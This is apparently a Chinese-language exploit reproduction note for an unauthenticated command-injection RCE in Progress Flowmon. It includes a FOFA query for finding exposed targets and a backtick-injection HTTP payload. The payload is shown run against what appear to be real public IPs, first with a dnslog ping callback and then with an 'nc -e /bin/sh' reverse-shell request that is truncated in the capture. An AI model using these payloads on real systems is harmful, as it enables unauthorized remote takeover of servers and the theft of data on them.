P12-1Progress-网络性能监控-RCE


漏洞描述：

未经身份验证的远程攻击者可以访问 Flowmon 的 Web 界面，以发出精心设计的 API 命令，该命令将允许在未经身份验证的情况下执行任意系统命令，获取服务器权限。

影响版本：

产品： Flowmon
版本：11.x、12.x
平台：全部
11.0之前的所有Flowmon版本（10.x 及更低版本）均**不受此漏洞**影响。

网站图片：



网络测绘：

fofa语法：

FOFA：body="Flowmon-Web-Interface"

漏洞复现：

payload：

```
GET /service.pdfs/confluence?lang=en&file=`ping+xxxx.dnslog.cn` HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept-Encoding: gzip, deflate, br
Connection: close
```

效果图:
PS：漏洞无回显
Dnslog验证

Request

数据包扫描

```
1  GET /service.pdfs/confluence?lang=en&file=`ping+lfls1w.dnslog.cn` HTTP/1.
2  Host: 31.133.8.27
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/201
4  Accept-Encoding: gzip, deflate, br
5  Connection: close
```

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 | 自定义 | 内置DNSLog: dnslog.cn | 使用本地: | 生成一个可用域名

当前激活域名为
lfls1w.dnslog.cn

域名	DNS类型	远端IP
lfls1w.dnslog.cn	A	91.232.247.12
lfls1w.dnslog.cn	A	91.232.247.12
lfls1w.dnslog.cn	A	91.232.247.12
lfls1w.dnslog.cn	A	91.232.247.12
lfls1w.dnslog.cn	A	91.232.247.12
lfls1w.dnslog.cn	A	91.232.247.12

反弹shell

Request

数据包扫描

```
1  GET /service.pdfs/confluence?lang=en&file=`nc+-e+/bin/sh+
2  Host: 185.243.173.34
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/201
4  Accept-Encoding: gzip, deflate, br
5  Connection: close
```